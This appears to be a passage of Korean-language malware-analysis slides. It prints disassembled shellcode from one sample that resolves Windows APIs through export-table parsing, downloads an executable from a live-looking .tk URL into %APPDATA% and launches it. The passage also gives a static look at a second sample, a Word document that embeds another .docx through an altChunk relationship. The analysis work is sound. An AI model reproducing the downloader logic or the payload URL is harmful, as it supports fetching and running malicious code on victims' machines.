seg000:002682AA loc_2682AA:                             ; CODE XREF: seg000:00268296↑p
seg000:002682AA                 push    ebx
seg000:002682AB                 call    getFunctionAddress
seg000:002682B0                 mov     esi, eax
seg000:002682B2                 call    loc_2682D1
```

sample2 상세 분석



```
mov     edx, [esp+10h+moduleAddress] ; edx  = ModuleAddress
mov     eax, [edx+3Ch]  ; IMAGE_DOS_HEADER.e_lfanew
lea     eax, [edx+eax+78h] ; IMAGE_NT_HEADER.IMAGE_OPTIONAL_HEADER32.IMAGE_DATA_DIRECTORY
mov     eax, [eax]      ; Export Directory RVA
add     eax, edx        ; Module Address + Export Directory RVA
push    eax
mov     ecx, [eax+18h]  ; Export Directory, NumberOfNames
mov     ebx, [eax+20h]  ; Export Directory, AddressOfNames
add     ebx, edx        ; Module Address + AddressOfNames
xor     al, al
```

```
loc_2684A8:
test    ecx, ecx
jz      short loc_2684E9 ; if ecx is zero jmp
```


```
push    ecx
mov     ecx, [ebx]
lea     ecx, [ecx+edx]
mov     edi, ecx
push    edi
mov     esi, [esp+1Ch+findFunctionName] ; esi = findFunctionName
xor     ecx, ecx
dec     ecx
repne scasb
not     ecx
pop     edi
repe cmpsb                ; compare string single byte
jnz     short loc_2684E2 ; increase AddressOfNames
```

```
pop     ecx
pop     eax
sub     ecx, [eax+18h]
neg     ecx
mov     ebx, [eax+24h]
add     ebx, edx
movzx   ebx, word ptr [ebx+ecx*2]
mov     eax, [eax+1Ch]
lea     eax, [eax+ebx*4]
mov     eax, [eax+edx]
add     eax, edx          ; eax = FindFunctionAddress
jmp     short loc_2684EE
```


```
loc_2684E9:
xor     eax, eax
add     esp, 4
```

```
loc_2684E2:               ; increase AddressOfNames
add     ebx, 4
pop     ecx
dec     ecx               ; decrease NumberOfNames
jmp     short loc_2684A8
```

sample2 상세 분석




```
seg000:002682B2 ; ---------------------------------------------------------------------------
seg000:002682B7 aExpandenvironm db 'ExpandEnvironmentStringsW',0
seg000:002682D1 ; ---------------------------------------------------------------------------
seg000:002682D1
seg000:002682D1 loc_2682D1:                             ; CODE XREF: seg000:002682B2↑p
seg000:002682D1                 push    ebx
seg000:002682D2                 call    esi
seg000:002682D4                 push    104h
seg000:002682D9                 lea     edx, [esp+8]
seg000:002682DD                 push    edx
seg000:002682DE                 call    loc_268313
seg000:002682DE ; ---------------------------------------------------------------------------
```




```
seg000:002682E3 aAppdataUgopx64:
seg000:002682E3                 text "UTF-16LE", '%APPDATA%\ugopx6413.exe',0
seg000:00268313 ; ---------------------------------------------------------------------------
seg000:00268313
seg000:00268313 loc_268313:                             ; CODE XREF: seg000:002682DE↑p
seg000:00268313                 call    eax
seg000:00268315                 call    loc_268328
seg000:00268315 ; ---------------------------------------------------------------------------
```


sample2 상세 분석



```
seg000:00268315 ; ---------------------------------------------------------------------------
seg000:0026831A aUrlmon:
seg000:0026831A                 text "UTF-16LE", 'UrlMon',0
seg000:00268328 ; ---------------------------------------------------------------------------
seg000:00268328
seg000:00268328 loc_268328:                             ; CODE XREF: seg000:00268315↑p
seg000:00268328                 call    edi
seg000:0026832A                 call    loc_268342
seg000:0026832A ; ---------------------------------------------------------------------------
```




```
seg000:0026832F aUrldownloadtof db 'URLDownloadToFileW',0
seg000:00268342 ; ---------------------------------------------------------------------------
seg000:00268342
seg000:00268342 loc_268342:                             ; CODE XREF: seg000:0026832A↑p
seg000:00268342                 push    eax
seg000:00268343                 call    esi
seg000:00268345                 push    0
seg000:00268347                 push    0
seg000:00268349                 lea     edx, [esp+0Ch]
seg000:0026834D                 push    edx
seg000:0026834E                 call    loc_268397
seg000:0026834E ; ---------------------------------------------------------------------------
```




```
seg000:0026834E ; ---------------------------------------------------------------------------
seg000:00268353 aHttpMiratechsT:
seg000:00268353                 text "UTF-16LE", 'http://miratechs.tk/ugopoundz.exe',0
seg000:00268397 ; ---------------------------------------------------------------------------
seg000:00268397
seg000:00268397 loc_268397:                             ; CODE XREF: seg000:0026834E↑p
seg000:00268397                 push    0
seg000:00268399                 call    eax
seg000:0026839B                 call    loc_2683B0
seg000:0026839B ; ---------------------------------------------------------------------------
```

sample2 상세 분석




```
seg000:002683A0 aGetstartupinfo db 'GetStartupInfoW',0
seg000:002683B0 ; ---------------------------------------------------------------------------
seg000:002683B0
seg000:002683B0 loc_2683B0:                             ; CODE XREF: seg000:0026839B↑p
seg000:002683B0                 push    ebx
seg000:002683B1                 call    esi
seg000:002683B3                 lea     edx, [esp+224h]
seg000:002683BA                 push    edx
seg000:002683BB                 call    eax
seg000:002683BD                 call    loc_2683D1
seg000:002683BD ; ---------------------------------------------------------------------------
```



```
seg000:002683C2 aCreateprocessw db 'CreateProcessW',0
seg000:002683D1 ; ---------------------------------------------------------------------------
seg000:002683D1
seg000:002683D1 loc_2683D1:                             ; CODE XREF: seg000:002683BD↑p
seg000:002683D1                 push    ebx
seg000:002683D2                 call    esi
seg000:002683D4                 lea     edx, [esp+268h]
seg000:002683DB                 push    edx
seg000:002683DC                 lea     edx, [esp+228h]
seg000:002683E3                 push    edx
seg000:002683E4                 push    0
seg000:002683E6                 push    0
seg000:002683E8                 push    0
seg000:002683EA                 push    0
seg000:002683EC                 push    0
seg000:002683EE                 push    0
seg000:002683F0                 push    0
seg000:002683F2                 lea     edx, [esp+28h]
seg000:002683F6                 push    edx
seg000:002683F7                 call    eax
seg000:002683F9                 call    loc_26840A
seg000:002683F9 ; ---------------------------------------------------------------------------
```


sample2 상세 분석



```
seg000:002683FE aExitprocess    db 'ExitProcess',0
seg000:0026840A ; ---------------------------------------------------------------------------
seg000:0026840A
seg000:0026840A loc_26840A:                             ; CODE XREF: seg000:002683F9↑p
seg000:0026840A                 push    ebx
seg000:0026840B                 call    esi
seg000:0026840D                 push    0
seg000:0026840F                 call    eax             ; shellcode end
seg000:00268411
```

sample2 결론

sample3 정적 분석



Detect It Easy 2.05

File name: C:/Users/forgo/Desktop/analy/sample3/sample3.vir

Type: Binary Size: 811386


```
Binary
    Format: Microsoft Office Word(12,0000)
```

Nauz File Detector

100%

6 ms


sample3 정적 분석


sample3.zip - 반디집 7.16 (스탠더드)
파일(F) 편집(E) 찾기(I) 설정(S) 보기(V) 도구(T) 도움말(A)
열기
풀기
새로 압축
파일 추가
파일 삭제
테스트
스캔
칼럼 설정
코드페이지
이름

- sample3.zip
  - _rels
  - docProps
  - word
    - _rels
    - theme

```
..
_rels
theme
afchunk2.docx
document.xml
fontTable.xml
settings.xml
styles.xml
webSettings.xml
```


sample3 정적 분석



```xml
/relationships">
/officeDocument/2006/relationships/webSettings" Target="webSettings.xml" Id="rId3" />
/officeDocument/2006/relationships/settings" Target="settings.xml" Id="rId2" />
/officeDocument/2006/relationships/styles" Target="styles.xml" Id="rId1" />
/officeDocument/2006/relationships/theme" Target="theme/theme1.xml" Id="rId5" />
/officeDocument/2006/relationships/fontTable" Target="fontTable.xml" Id="rId4" />
/officeDocument/2006/relationships/aFChunk" Target="/word/afchunk2.docx" Id="AltChunkId5" />
```

https://docs.microsoft.com/en-us/dotnet/api/documentformat.openxml.wordprocessing.altchunk?view=openxml-2.8.1

